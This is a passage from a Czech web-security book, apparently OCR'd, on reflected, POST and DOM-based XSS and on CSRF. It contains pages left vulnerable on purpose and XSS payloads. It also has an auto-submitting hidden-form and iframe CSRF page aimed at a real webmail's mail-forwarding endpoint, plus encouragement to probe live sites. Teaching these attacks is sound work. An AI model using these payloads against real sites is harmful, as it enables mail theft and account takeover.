    <title>Webový vyhledávač</title>
  </head>
  <body>
    <h1>Webový vyhledávač</h1>
    <hr>
    Pro hledanou frázi: <b><script>alert(/XSS/);</script></b> nebyly nalezeny
žádné výsledky.
    <hr>
    <form name="formular" method="get">
      Zadej hledanou frázi:
      <input type="text" name="dotaz">
      <input type="submit" value="Hledej">
    </form>
  </body>
</html>
```

Z uvedeného příkladu by mělo být patrné, že se injektovaný skript skutečně na straně serveru neukládá do žádného úložiště. Aplikace jednoduše vezme hodnotu z předané proměnné a tu vloží do obsahu stránky. Zbývá ještě odpovědět na otázku, jakým způsobem přinutí útočník svou oběť, aby na server odeslala právě kód jeho skriptu. Je jasné, že ji nebude přesvědčovat o tom, že má kód skriptu přepsat do vyhledávacího pole

(i když i tato varianta by mohla být někdy funkční). Již v úvodu této kapitoly jsme si řekli, že se tak v praxi děje například pomocí odkazů. Podívejte se tedy na URI v našem příkladu po odeslání požadavku. Vypadá takto:

htttp//www.xssvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>

Je tomu tak proto, že jsme pro odeslání dat z našeho formuláře použili metodu GET, při níž jsou jednotlivé parametry předávány na webový server právě prostřednictvím URI. Pokud toto URI nyní zkopírujeme a zadáme přímo do address baru ve webovém prohlížeči, bude situace stejná, jako kdybychom náš kód vložili do vyhledávacího pole. Opět se nám vrátí webová stránka z předchozího screenshotu a dojde ke spuštění vloženého skriptu. Server totiž obdržel v podstatě tentýž požadavek a proto na něj reaguje stejnou odpovědí.

Jak jsem uvedl před malou chvílí, útočník nemusí svou oběť přesvědčovat, aby skript přepisovala do svého browseru. Nejčastěji pouze připraví odkaz, který odešle oběti prostřednictvím elektronické pošty nebo jej umístí na webu - například vloží do některého z diskusních fór. Každému, kdo na takto připravený odkaz klikne, se útočný kód spustí v jeho prohlížeči po přechodu na napadenou stránku. Skript je totiž součástí samotného odkazu, protože je obsažený v hodnotě parametru. Aby útočník ještě více zamaskoval skript vložený do URI, může použít nějaký nenápadný popis odkazu v HTML tagu <*a*>. Výsledný odkaz by v našem případě mohl vypadat jako ten z výpisu 25, který má za následek zobrazení odkazu s textem *„Klikni sem“*. Umístíme-li ale nad odkaz kurzor myši, uvidíme stále ve status baru prohlížeče adresu, na kterou odkaz směřuje. Toto může vést k odhalení útoku a proto útočníci často používají ještě všemožné způsoby kódování nebo přesměrování, aby vložené skripty ukryli. O těchto a mnohých dalších způsobech skrývání skriptů v URI si povíme v jedné z následujících kapitol, kde se budeme tomuto tématu věnovat podrobněji.

Výpis 25 - Odkaz obsahující vložený kód skriptu

```
<a href=
"http://www.xssvpraxi.cz/search.php?dotaz=<script>alert(/XSS/);</script>"
>Klikni sem</a>
```

S dosud popsanými informacemi již můžete začít hledat první zranitelná místa, například právě na webech, které umožňují vyhledávání v jejich obsahu. Je to nejjednodušší způsob, jak nabyté informace proměnit v praktickou zkušenost. Uvidíte, že nebude trvat dlouho a podaří se vám nalézt první zranitelnou webovou aplikaci. Po ni druhou, a za chvíli jich budete mít nalezeny celé desítky. Během testování ovšem nezapomínejte na

legálnost vašich činů. Podobné zranitelnosti s chutí vyhledávejte, ale nikdy jich nezneužívejte.

Podobně jako jsem u popisu perzistentního vkládání skriptů zmiňoval, že se vám v některých případech nemusí jejich spuštění podařit (například proto, že máte vypnutý JavaScript nebo pokud používáte nějaký doplněk, který JavaScript blokuje), můžete se s nezdarem setkat i při testování non-perzistentního XSS. Například Internet Explorer od verze 8 implementuje XSS Filter, který většinu pokusů o reflektované propašování skriptů úspěšně blokuje. Pokud máte tento nástroj povolený, dal by o sobě vědět informací v horní části okna prohlížeče ve chvíli, kdy odchytí podezřelý požadavek. Pro účely testování vám proto doporučuji XSS filter v Internet Exploreru vypnout odškrtnutím odpovídající volby v nastavení zabezpečení.

Požadavky metody POST

Na rozdíl od uvedeného příkladu s vyhledávačem, nebývá pro odeslání údajů z přihlašovacích a registračních formulářů použita HTTP metoda GET. Namísto ní se v uvedených případech téměř výhradně používá metody POST. U té nedochází k předávání parametrů prostřednictvím URI, ale v samotném těle HTTP požadavku. XSS zranitelnost samu je sice možné odhalit naprosto shodnými postupy, které jsme si představili ve spojitosti s metodou GET na předchozích stránkách, ale podstrčit uživatelům nakažený odkaz již stejně jednoduchým způsobem možné není. Někdy se můžeme setkat také s případy, kdy na straně serveru není nastavena direktiva PHP *register globals* a webová aplikace explicitně nerozlišuje, jakou metodou jí byl parametr předán. V takové situaci může útočník předat proměnné metodou GET, i když jsou data z původního formuláře odesílána metodou POST. Pokud je skript na straně serveru přijme, může útočník uživatelům podstrčit nakažený odkaz stejným způsobem, jako tomu bylo v případě vyhledávače, který odesílal informace metodou GET. Pro otestování záměny metod můžeme využít například nástroj *Web Developer*[1], nebo některý z nepřeberného množství jiných nástrojů, které tuto záměnu metod ve formuláři nabízí mezi svými funkcemi. Ke konverzi metod se ale stejně dobře hodí i jednoduchý bookmarklet z výpisu 26, který si uložíte mezi oblíbené položky ve svém prohlížeči.


[1] *http://chrispederick.com/work/web-developer/*

Výpis 26 - Bookmarklet ke konverzi metod ve formulářích z POST na GET

```
javascript:(function(){var x,i; x = document.forms; for (i = 0; i < x.length;
++i) x[i].method="get"; alert("Záměna provedena");})();
```

Asi nejčastěji se ovšem budete potýkat se situací, kdy jsou parametry očekávány a čteny pouze ze vstupu POST. V takovém případě může mít útočník nalezené zranitelné místo ve webové aplikaci, ale musí se ještě postarat o odeslání POST požadavku ze strany napadeného uživatele. Protože v tomto případě není možné uživatele přimět k odeslání požadavku formou podstrčení jednoduchého odkazu, musíme na to jít poněkud oklikou. Uživatele přesměrujeme přes jinou webovou stránku, která se o odeslání POST požadavku s patřičnými proměnnými postará sama. Graficky jsem se pokusil průběh takového útoku znázornit diagramem 8.

Diagram 8 - Jednotlivé fáze non-persistent XSS útoku metodou POST



Podobně, jako tomu bylo u útoků odesílajících požadavky metodou GET, můžeme i tento typ útoku rozdělit do několika fází.

1) V první fázi odesílá útočník odkaz své oběti, nebo jej vystavuje na veřejně přístupném místě. Tento odkaz v sobě ovšem neobsahuje žádné parametry a tím pádem ani útočný skript. Odkaz také nesměřuje přímo na zranitelnou aplikaci umístěnou na webserveru B, nýbrž na webovou stránku připravenou útočníkem na webserveru A.

2) K této fázi dojde ve chvíli, kdy podvedený uživatel klikne na podstrčený odkaz. Tím přejde na webovou stránku útočníka.


3) Uživateli je prohlížečem načtena webová stránka, která obsahuje mechanismy pro automatické odeslání předem připravených dat zahrnujících také útočný skript.

4) Během čtvrté fáze dochází k odeslání těchto dat metodou POST směrem ke zranitelné webové aplikaci. Mezi parametry, které jsou takto předávány, se nachází i útočný skript.

5) Poslední pátá fáze je již shodná s konečnou fází popisovanou u metody GET. Server přečte obdržené požadavky a zakomponuje je do obsahu HTML dokumentu, který následně vrátí uživateli. Na jeho straně je dokument zobrazen webovým prohlížečem, který spustí injektovaný skript.

Vidíte, že ačkoliv odkaz připravený útočníkem vedl původně na zdánlivě bezpečnou stránku, ocitl se náhle nic netušící uživatel ve zranitelné aplikaci, v jejímž kontextu došlo ke spuštění útočného skriptu. Vzhledem k tomu, že připravený odkaz, na který uživatel kliká, neobsahuje ve svém parametru vložený skript, je daleko méně nápadný a vypadá mnohem důvěryhodněji. Z tohoto důvodu se metody přesměrování používá také v případech, kdy bychom si jednoduše vystačili s metodou GET a podstrčili odkaz s přímo vloženým skriptem.

Zkusme se nyní opět podívat na nějaký konkrétní případ. Připravíme si pro něj webovou stránku s přihlašovacím formulářem, která očekává vložení jména a hesla. Ve chvíli, kdy je formulář odeslán, zobrazí se zpráva o chybně zadaném hesle pro dané uživatelské jméno a my budeme požádáni o jeho opětovné vyplnění. Přihlašovací formulář bude tentokrát odesílat data metodou POST. Níže přikládám screenshot a ve výpisu 27 naleznete zdrojový kód popsané přihlašovací stránky.



Výpis 27 - Stránka s přihlašovacím formulářem odesílaným metodou POST

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Přihlašovací formulář</title>
  </head>
  <body>
    <h1>Přihlašovací formulář</h1>
    <hr>
      <?php
        $jmeno = $_POST["jmeno"];
        if ($jmeno) {
         echo "Chybně zadané přihlašovací údaje pro login <b>$jmeno</b><hr>";
        }
      ?>
    <form name="formular" method="post">
      <table>
        <tr>
          <td>Jméno:</td>
          <td>
            <input type="text" name="jmeno"
                   value="<?php echo $jmeno; ?>">
          </td>
        </tr>
        <tr>
          <td>Heslo:</td>
          <td><input type="password" name="heslo" value=""></td>
        </tr>
        <tr>
          <td></td>
          <td><input type="submit" value="Přihlásit"></td>
        </tr>
      </table>
    </form>
  </body>
</html>
```

Zranitelnost našeho formuláře si můžete opět zkusit zadáním nám již dobře známého vstupu do pole pro jméno:

<script>alert(/XSS/);</script>

Výstražné okno nás po úspěšné injektáži ujistí, že došlo ke spuštění skriptu, a že je formulář na zranitelnost XSS náchylný. Nyní zbývá vyřešit ještě druhou část útoku, kterou je předání parametrů pomocí odkazu. Za tímto účelem si připravíme HTML stránku, která se postará o automatické přesměrování a odeslání patřičných proměnných. Výpis zdrojového kódu této stránky najdete ve výpise 28.

Výpis 28 - Stránka pro automatické odeslání POST požadavku a přesměrování

```
<html>
  <head></head>
  <body>
    <form name="formular" method="post"
                          action="http://www.aplikace.cz/loginform.php">
      <input type="hidden" name="jmeno"
                           value="<script>alert(/XSS/);</script>">
      <input type="hidden" name="heslo" value="vwxyz">
    </form>
    <script>formular.submit();</script>
  </body>
</html>
```

V uvedeném HTML kódu si můžete všimnout hned několika nových věcí. Pro vstupní pole formuláře jsem nastavil atribut *type* na hodnotu *hidden*. Ta zabezpečí, že se načtený formulář s těmito poli nezobrazí uživateli, byť by šlo jen o malý okamžik, než dojde k přesměrování. Hodnota vlastnosti *method* je nastavena na *post* a vlastnost *action* ukazuje na stránku se zranitelným přihlašovacím formulářem.

Další novinkou je volání metody *submit()* formuláře, o které jsem se již v krátkosti zmínil v kapitole věnované objektovému modelu dokumentu. Toto volání se nachází mezi tagy <*script*>, protože jej můžeme vyvolat pouze pomocí skriptu. Samotné HTML provádění jakýchkoli akcí nepodporuje. Tato metoda má za cíl automaticky odeslat formulář, ke kterému se vztahuje. Je to tedy stejné, jako bychom sami stiskli odesílací tlačítko formuláře.

V souvislosti s uvedenou přesměrovávací stránkou, která odesílá POST požadavek, se zmíním ještě o jedné důležité věci. Pokud by náš skript, který předáváme v hodnotě proměnné, obsahoval znaky uvozovek, nemohli bychom jej tímto způsobem vložit jako obsah atributu *value*. Uvozovky by totiž způsobily ukončení řetězce a my bychom se v kontextu ocitli mimo tento atribut. Pro uvození hodnoty atributu bychom museli použít znaků apostrofu. Je důležité si zapamatovat, že obsahuje-li řetězec znaky uvozovek nebo apostrofů, musíme jej celý uzavírat těmi uvozujícími znaky, které se v řetězci nevyskytují. To znamená, že řetězec obsahující uvozovky uzavřeme mezi apostrofy a naopak vstup s apostrofy obklopíme uvozovkami. Variantou je v některých situacích také escapování těchto znaků pomocí zpětného lomítka, ale prozatím se budeme držet výše uvedeného pravidla.

Poslední věcí, která zbývá k dořešení, je vytvoření odkazu na námi vytvořenou stránku se samoodesílajícím formulářem. Tuto stránku uložíme například pod názvem *sendPOST.html*. Výsledný odkaz, který způsobí vyvolání XSS v cílovém přihlašovacím formuláři pak bude mít následující podobu.

Výpis 29 - Odkaz na stránku s přesměrovacím formulářem

```
<a href="http://www.hackingvpraxi.cz/sendPOST.html">Klikni sem!</a>
```

Práci s výše popsaným přesměrováním vám může značně usnadnit využití on-line projektu *GET2POST*[1]. Ten je právě pro přesměrování požadavků spojené s konverzí metod z GET na POST určen. Projekt *GET2POST* obsahuje kromě samotných přesměrovávacích skriptů také generátor konečných odkazů, které stačí pouze zkopírovat a předložit uživatelům.

Pokud bychom chtěli využít přesměrování pouze za účelem zamaskování nápadného odkazu, například takového, který odesílá útočný skript v proměnné metodou GET, nemuseli bychom na to jít nutně cestou automaticky odesílaného formuláře. Přesměrovat uživatele se dá totiž i mnohem elegantnějšími, spolehlivějšími a jednoduššími způsoby. Jeden z nich nabízí například meta tag *http-equiv refresh*, který umístěme do hlavičky naší přesměrovávací stránky. S použitím tohoto meta tagu dochází k přesměrování na straně uživatelova prohlížeče. Lze zvolit ovšem také přesměrování na straně webového serveru, kde můžete vybírat z více možností. Namátkou uvedu *mod_alias* a soubor *.htaccess* nebo php funkci *header*. Přesměrování budu později věnovat samostatnou kapitolu.

[1] *http://www.soom.cz/index.php?name=projects/get2post/main*

DOM-based XSS

DOM-based XSS je velmi podobné výše popisovaným typům XSS zranitelností. Rozdíl je pouze v prostředcích, které hodnoty parametrů zakomponují do obsahu HTML stránky. Zatím jsme si ukázali možnosti, kdy se tyto hodnoty vložily do obsahu HTML stránky již na straně serveru a uživateli byl vrácen hotový dokument. Ve chvíli, kdy se budeme bavit o DOM-based XSS, dochází ke vložení hodnot z parametrů až na straně webového prohlížeče a to pomocí JavaScriptu.

Ve výpise 30 si můžete prohlédnout zdrojový kód stránky s formulářem pro zadání jména. Data z formuláře jsou předávána v URI metodou GET. JavaScript obsažený v dokumentu nalezne pozici parametru v URI a přečte jeho hodnotu. Tu pak převede z URL kódování a vloží do obsahu stránky. Protože i zde chybí jakákoliv kontrola uživatelského vstupu, můžete zkusit vložit řetězec testující tuto stránku na zranitelnost XSS a vytvořit odkaz, který povede ke spuštění skriptu.

DOM-based XSS zranitelnost se může vyskytnout také tam, kde se pomocí JavaScriptu čte a zobrazuje obsah cookies, které mohou obsahovat například uživatelské jméno, nebo tam, kde se pomocí JavaScriptu zjišťuje a následně zobrazuje verze operačního systému a použitého webového prohlížeče. Zneužití těchto zranitelností je ovšem již mnohem složitější, protože od útočníka vyžaduje nejdříve podvržení těchto hodnot na straně napadeného uživatele.

Výpis 30 - Stránka náchylná na DOM-based XSS *jmeno.html*

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>DOM-based XSS</title>
  </head>
  <body>
    <script>
      var url = window.location.href;
      var pos = url.indexOf("jmeno=")+6;
      var len = url.length;
      if (pos == 5)
        var jmeno = "zatim nezadano";
      else
        var jmeno = url.substring(pos,len);
      document.write("Tvé jméno: " + unescape(jmeno));
    </script>
    <hr>
    <form method="get">
      Zadej své jméno:
      <input type="text" name="jmeno">
      <input type="submit" value="Odešli">
    </form>
  </body>
</html>
```

Na výše uvedeném příkladě si dále ukážeme použití záložek (kotev), které v HTML odkazech následují za znakem mřížka #. Na jejich použití je pro útočníka zajímavá skutečnost, že se společně s požadavkem nepřenáší obsah těchto kotev na stranu serveru. Pokud máme odkaz podobný tomu z výpisu 31 a odchytneme si komunikaci browseru se serverem, zjistíme, že je z odkazu vše počínaje znakem # vypuštěno, viz. výpis 32.

Výpis 31 - Odkaz na stránku se záložkou

```
<a href="http://www.hackingvpraxi.cz/jmeno.html#test">odkaz</a>
```


Výpis 32 - Zachycený požadavek odesílaný na server

```
GET http://www.hackingvpraxi.cz:80/jmeno.html HTTP/1.1
Host: www.hackingvpraxi.cz
User-Agent: ...
```

Zkusíme nyní vytvořit odkaz na naší DOM-based XSS zranitelnou stránku *jmeno.html* s použitím kotvy v odkazu. Náš skript přitom umístíme až za znak mřížky #. Konečná podoba odkazu je uvedena ve výpisu 33. Následující screenshot potvrzuje, že ve chvíli, kdy uživatel klikne na tento odkaz, dojde ke spuštění vloženého skriptu. Důležité ovšem je, že požadavek, který odešel na server neobsahoval vložený skript. Útočný kód díky tomu nemohl být na straně serveru zalogován a ani omezen případnými filtry, které by jinak mohly vstup kontrolovat a ošetřit.

Výpis 33 - Odkaz na stránku se skriptem v záložce

```
<a href="http://www.hackingvpraxi.cz/jmeno.html?
                    jmeno=Roman#<script>alert(/XSS/);</script> ">odkaz</a>
```



CSRF

Od XSS nyní na chvíli poněkud odběhneme a zaměříme se na zranitelnost typu CSRF. Ta nemá sice se spouštěním skriptů nic společného, ale proto, že je založena na odesílání požadavků mezi různými webovými aplikacemi, jde s non-perzistentním XSS ruku v ruce. Všechny výše uvedené postupy zneužití reflektovaného XSS dokonce výskyt zranitelnosti CSRF předpokládají.

Označení CSRF (XSRF) je zkratkou výrazu *Cross Site Request Forgery*, nebo také *Cross Site Reference Forgery* a stojí za zmínku, že zranitelností tohoto typu trpí valná většina webových aplikací. Je to způsobené jednak tím, že povědomí o této zranitelnosti je stále na velmi nízké úrovni, ale také proto, že zabezpečit proti jejímu zneužití webovou aplikaci není tak jednoduché, jak by se mohlo na první pohled zdát.

Samotný CSRF útok není nic jiného než prosté odeslání HTTP požadavku z jedné webové aplikace do jiné, a to vše pod identitou napadené oběti. Jedná se přitom o takové požadavky, které by sama oběť vědomě nikdy neodeslala. Aby bylo jasné, jaké následky může mít pár takovýchto nevědomě odeslaných dat, stačí si uvědomit, že veškerý náš pohyb na webu a všechny naše tamní úkony jsou založeny právě na HTTP požadavcích. Abychom však princip CSRF útoku dokonale pochopili, musíme si nejprve říci pár slov o tom, jakým způsobem servery identifikují uživatele, od kterého příchozí požadavky dostávají.

Nejspíš jste již slyšeli, že protokol HTTP je bezstavový. To znamená, že při příchozím HTTP požadavku server pouze odešle patřičnou odpověď a tím pro něj vše končí. Samotný HTTP server si nikde neudržuje žádnou informaci o tom, komu odesílal jaká data a každý požadavek je tak pro něj zcela nový a od zcela anonymního uživatele. Kdykoliv klikneme na odkaz, abychom přešli z jedné stránky na jinou, je to pro HTTP server vždy jen strohý anonymní požadavek, na který odešle konečnou odpověď. Toto řešení je samozřejmě to nejjednodušší a naprosto bezproblémové, ovšem pro současné aplikace již ne zcela vyhovující. Každá trochu robustnější webová aplikace dnes zapamatování předchozích kroků uživatele vyžaduje, aby na ně mohla později reagovat. Důležitá je také identifikace konkrétního uživatele, aby mu mohla být zprostředkována pouze ta data, která jsou mu skutečně určena. Pro autorizaci uživatelů byly proto vyvinuty různé metody, které identifikaci uživatele ze strany serveru umožní. Asi nejznámější a bezpochyby nejrozšířenější je použití session (sezení), které se vytvoří okamžitě při vstupu do aplikace, nebo po autentifikaci uživatele. Vytvořenému sezení je ze strany serveru přiřazen jednoznačný identifikátor relace, označovaný často jako *sessionid*. Ten je následně uložen jednak na straně serveru, ale zároveň je také odeslán uživateli, který pomocí tohoto

identifikátoru prokazuje svou identitu serveru při každém nově zaslaném požadavku. Rozdíly mezi webovými aplikacemi jsou patrné hlavně ve způsobu, jakým si s uživatelem tento identifikátor vzájemně předávají. Některé aplikace jej vkládají do hodnoty proměnné a následně přenáší jako součást URI, jiné jej mají zakomponován v URI jako nedílnou součást cesty. Obě tyto metody však patří k těm méně šťastným řešením. Snadno totiž může dojít k jejich úniku mimo webovou aplikaci, například v HTTP hlavičce *referer*, ve chvíli, kdy uživatel opustí aplikaci pomocí odkazu. Nejčastěji se k uložení a přenosu identifikátoru relace používají cookies, jejichž hodnoty jsou předávány společně s každým požadavkem ve speciální HTTP hlavičce a nijak neovlivňují obsah samotného URI. Soubory cookies a práci s nimi vám blíže představím v kapitole věnované krádežím session.

Z uvedených skutečností vyplývá, že webová aplikace řádně zareaguje na uživatelský požadavek pouze ve chvíli, kdy uživatele pomocí identifikátoru session správně identifikuje. V opačném případě požadavek odmítne. Dalo by se říci, že ten, kdo vlastní daný identifikátor může nakládat s účtem ve webové aplikaci, ke které tento identifikátor náleží, podle svého uvážení a podle práv, které má daný účet k dispozici.

To je také hlavní důvod, proč se jeho získání stává častým cílem útoků na Internetu. Musíme ovšem podotknout, že aplikace nemusí být úplně bezbranná ani ve chvíli, kdy se útočník *sessionid* zmocní. Může například kontrolovat, zda jednotlivé požadavky chodí stále ze stejné IP adresy. Ne vždy je ale tato kontrola žádoucí. Může se totiž stát, že oprávněnému uživateli mění přidělenou IP adresu jeho poskytovatel například při pohybu s mobilním zařízením mezi různými vysílači. V takovém případě by podobná kontrola byla spíše na obtíž. Nevím, zda je toto hlavním důvodem, proč nejsou podobné kontrolní mechanismy více rozšířené, ale faktem zůstává, že se s nimi moc často nesetkáte.

Krádež identifikátoru relace je také jedním z nejčastějších cílů útoků vedených skrz XSS. Dostal dokonce i svůj název *cookie stealing* nebo česky *únos sezení*. My se jím budeme blíže zabývat v kapitole věnované konkrétním útokům. Přečtení cookie a odeslání jeho obsahu není totiž pro JavaScript žádný problém. I když i zde už vývojáři dostali do rukou nástroj, který mu v přístupu k obsahu cookies může zabránit. Tímto nástrojem je příznak *httpOnly*, který je možné nastavit jednotlivým cookies a možnost přístupu k jejich obsahu ze skriptů na klientské straně tím zablokovat.

Metody obrany budeme rozebírat ve zvláštní kapitole a nebudu je z toho důvodu na tomto místě více rozebírat. Faktem zůstává, že vývojáři své aplikace před únosem sezení ochránit mohou a útočníci tak často narazí na aplikaci, ve které není možné se cizího účtu zmocnit. V takovém případě

přichází na řadu právě CSRF ve smyslu přísloví: Když nejde hora k Mohamedovi, musí jít Mohamed k hoře.

Přísloví použité na konci předchozího odstavce bych měl asi trochu více objasnit. Útočník může získáním klíče, kterým je *sessionid*, přistupovat k webové aplikaci, jako by byl oprávněným uživatelem. Ovšem ve chvíli, kdy tento klíč nevlastní a nemůže jej získat, zbývá mu stále ještě možnost využít oprávněného uživatele k tomu, aby on sám odeslal požadavek, který se útočníkovi hodí.

Nejlepší bude pokud si vše ukážeme na konkrétním případu. K popisu mi poslouží skutečná zranitelnost, která se svého času nacházela ve webmailu *Seznam.cz*[1]. Představte si, že z nějakého důvodu máte zájem o čtení příchozí elektronické pošty cizího uživatele, který má svůj e-mailový účet veden u zmíněné společnosti. Pro získání příchozích e-mailových zpráv by pro vás v tu chvíli bylo nejjednodušší, pokud byste se přihlásili k tomuto cizímu účtu a v jeho nastavení zapnuli funkci automatického přesměrování příchozích zpráv na vaši adresu. Neznáte ovšem autentifikační údaje a nepodařilo se vám nalézt ani žádnou zranitelnost, která by umožnila získat *sessionid* onoho uživatele, jehož pošta vás zajímá. Stačí ovšem, když zkusíte zmíněné přesměrování nastavit ve svém vlastním účtu a odchytnete si při tom HTTP komunikaci mezi vaším browserem a serverem webmailu. Pro zaznamenání probíhající komunikace se výborně hodí jakýkoliv z lokálních proxy serverů, které jsem zmínil v kapitole věnované užitečným nástrojům.

Pokud jste komunikaci zachycenou během procesu nastavování přesměrování blíže prozkoumali, dokázali jste snadno najít požadavek, který byl za zřízení přesměrování zodpovědný. V tomto případě šlo o běžný POST požadavek směřovaný na adresu *http://email.seznam.cz/forwardProcess*, který v jednom ze svých parametrů (konkrétně jde o *actionValue1*) předával e-mailovou adresu, na kterou se měla příchozí pošta přeposílat. Stejnou informaci byste získali také tak, že byste prozkoumali zdrojový kód webové stránky s formulářem zprostředkovávajícím toto přesměrování.

Následně stačilo pouze vytvořit odkaz, který by totožný požadavek odeslal bez vědomí uživatele. S odesíláním požadavků jsme se již dobře seznámili v předchozích kapitolách. Je potřeba pouze rozlišit, zda se data předávají metodou GET nebo POST. V tomto případě šlo o předání parametrů metodou POST, a proto jsem k vytvoření odkazu použil techniku přesměrování přes stránku s formulářem směřujícím na cíl našeho útoku.

---

[1] *http://www.soom.cz/index.php?name=articles/show&aid=370*

Atribut *method* našeho formuláře bylo potřeba nastavit na hodnotu *post* a *action* nasměrovat na adresu *http://email.seznam.cz/forwardProces*. Do formuláře bylo dále potřeba umístit prvky *hidden*, které odpovídali předávaným proměnným a naplnit je požadovanými hodnotami. Ve své podstatě jsme vytvořili kopii původního formuláře, který se staral o nastavení přesměrování zpráv ve webmailu. Zdrojový kód stránky pak vypadal stejně jako ten z výpisu 34.

Výpis 34 - Kód stránky attackPage.html s formulářem odesílajícím náš požadavek

```
<html><head></head><body>
<form name="f" action="http://email.seznam.cz/forwardProcess" method="post">
 <input type="hidden" name="sessionId" value="">
 <input type="hidden" name="filterId" value="-1">
 <input type="hidden" name="actionType" value="">
 <input type="hidden" name="actionValue1" value="fake@hackingvpraxi.cz">
</form>
<script type="text/javascript">f.submit()</script>
</body></html>
```

Nyní se podíváme na to, co se stane, když vše uděláme uvedeným způsobem a uživatel klikne na připravený odkaz. Skript *forwardProces* na adrese *http://email.seznam.cz* obdrží data z požadavku, ale současně s nimi obdrží od uživatele také hodnotu jeho *sessionid*, podle které určí, který uživatel vlastně o nastavení přesměrování žádá. Pokud je uživatel v této chvíli k webmailu přihlášen, nebo v něm má nastaveno trvalé přihlášení, pak webová aplikace uživatele jednoznačně identifikuje a požadované přesměrování v jeho účtu nastaví.

Po provedené akci se ale na monitoru uživatele objeví stránka se zprávou, že požadované přesměrování bylo řádně nastaveno, což je pro útočníka z pochopitelných důvodů nepřijatelné. Útočník vyžaduje, aby pro uživatele zůstala celá akce skryta a tak musí učinit ještě jeden krok, s jehož pomocí útok skryje. Zřídí si druhou webovou stránku a do ní teprve původní stránku s připraveným formulářem vloží prostřednictvím tagu *iframe*. Tato stránka by mohla vypadat tak, jak uvádím ve výpise 35.

Výpis 35 - Kód stránky, která skrývá útok ve stránce vložené skrz iframe

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
    <title>Stránka zrušena</title>
  </head>
  <body>
    <p>Litujeme, ale webová stránka byla zrušena.</p>
    <iframe src="attackPage.html" width="0" height="0"></iframe>
  </body>
</html>
```

Po té už stačí pouze vytvořit a odeslat odkaz směřující na stránku z výpisu 35, která obsahuje skrytý rám s automaticky odesílaným formulářem. Musíme si ovšem uvědomit, že uživatel může ve svém e-mailovém účtu provádět změny pouze ve chvíli, kdy je k němu správně přihlášen. Kdyby tedy kliknul na odkaz a odeslal tím požadavek na zřízení přesměrování příchozích zpráv v době, kdy přihlášen není, pak by byl tento požadavek zamítnut. Může se samozřejmě také stát, že má uživatel v aplikaci webmailu zapnuto trvalé přihlášení. V tom případě by bylo naprosto lhostejné, v jakém okamžiku uživatel na odkaz klikne. Má-li však mít útočník jistotu, že bude uživatel k aplikaci v okamžiku kliknutí přihlášen, udělá nejlépe, když tento odkaz zašle do samotné aplikace, tedy prostřednictvím e-mailové zprávy. Když se pak uživatel do webmailu přihlásí a klikne na odkaz v doručené zprávě, ocitne se na připravené stránce s upozorněním, že stránka byla zrušena. Formulář ve skrytém rámu ovšem mezitím odešle požadavek na zřízení přesměrování příchozích zpráv a odpověď serveru ukryje ve svém obsahu. Aniž by uživatel měl možnost cokoliv postřehnout, provedl akci, kterou si přál provést útočník. Graficky by se dal celý výše uvedený postup vyjádřit stejně, jako jsme si diagramem 8 znázornily příklad non-perzistentního XSS útoku, který odesílal skript v parametru metodou POST. Od odkazů sloužících pro XSS útoky se odkazy CSRF totiž téměř nijak neliší. Jediný rozdíl je v tom, že v jednotlivých proměnných nepřenášíme útočné skripty, ale hodnoty, které si přejeme, aby uživatel na server odeslal a tím provedl patřičné činnosti.

Některé novější verze webových prohlížečů mají zabudovány bezpečnostní mechanismy, které zabraňují spuštění skriptů v rámech, nebo z nich nedovolí odesílat požadavky. Nedivte se proto, pokud vám náhodou nebude výše popsaný způsob fungovat.

Dalším častým cílem CSRF útoků se stávají internetové ankety. K jejich zmanipulování totiž často stačí, když útočník umístí na svém, nebo jím zkompromitovaném webovém serveru skrytý iframe, který odesílá požadavek na přidání hlasu některé volbě z ankety při každém načtení webové stránky. V současné době jsou ankety proti vícenásobnému hlasování chráněny hlavně kontrolou IP adresy nebo záznamem v souboru cookie. Proti CSRF útokům však tyto kontroly šance nemají. Vzhledem k tomu, že jsou požadavky vyvolané útokem CSRF odesílány webovými prohlížeči jednotlivých uživatelů, přichází hlas pokaždé z jiné IP adresy. Konkrétním příkladem nám budiž jedna z událostí, která se skutečně stala. Šlo o zmanipulování výsledků nejprestižnější ankety českého internetu Křišťálová Lupa[1]. I zde stačilo umístit na průměrně navštěvovaném

[1] *http://www.soom.cz/index.php?name=articles/show&aid=506*

webovém serveru *SOOM.cz* skrytý rám, který potají odesílal požadavky na přičtení hlasů, aby tato anketa byla zdiskreditována a zmíněný web se dostal na přední pozici.

Ve chvíli, kdy jsou proměnné požadavku odesílané metodou GET, může útočník k jejich odeslání využít kromě prvku *iframe* také některých dalších HTML tagů, které umožňují načtení obsahu z externího souboru. Seznam několika takových prvků uvádím v tabulce 6.

Tabulka 6 - některé HTML tagy podporující načtení externího souboru

<img	src = "">	<embed	src = "">
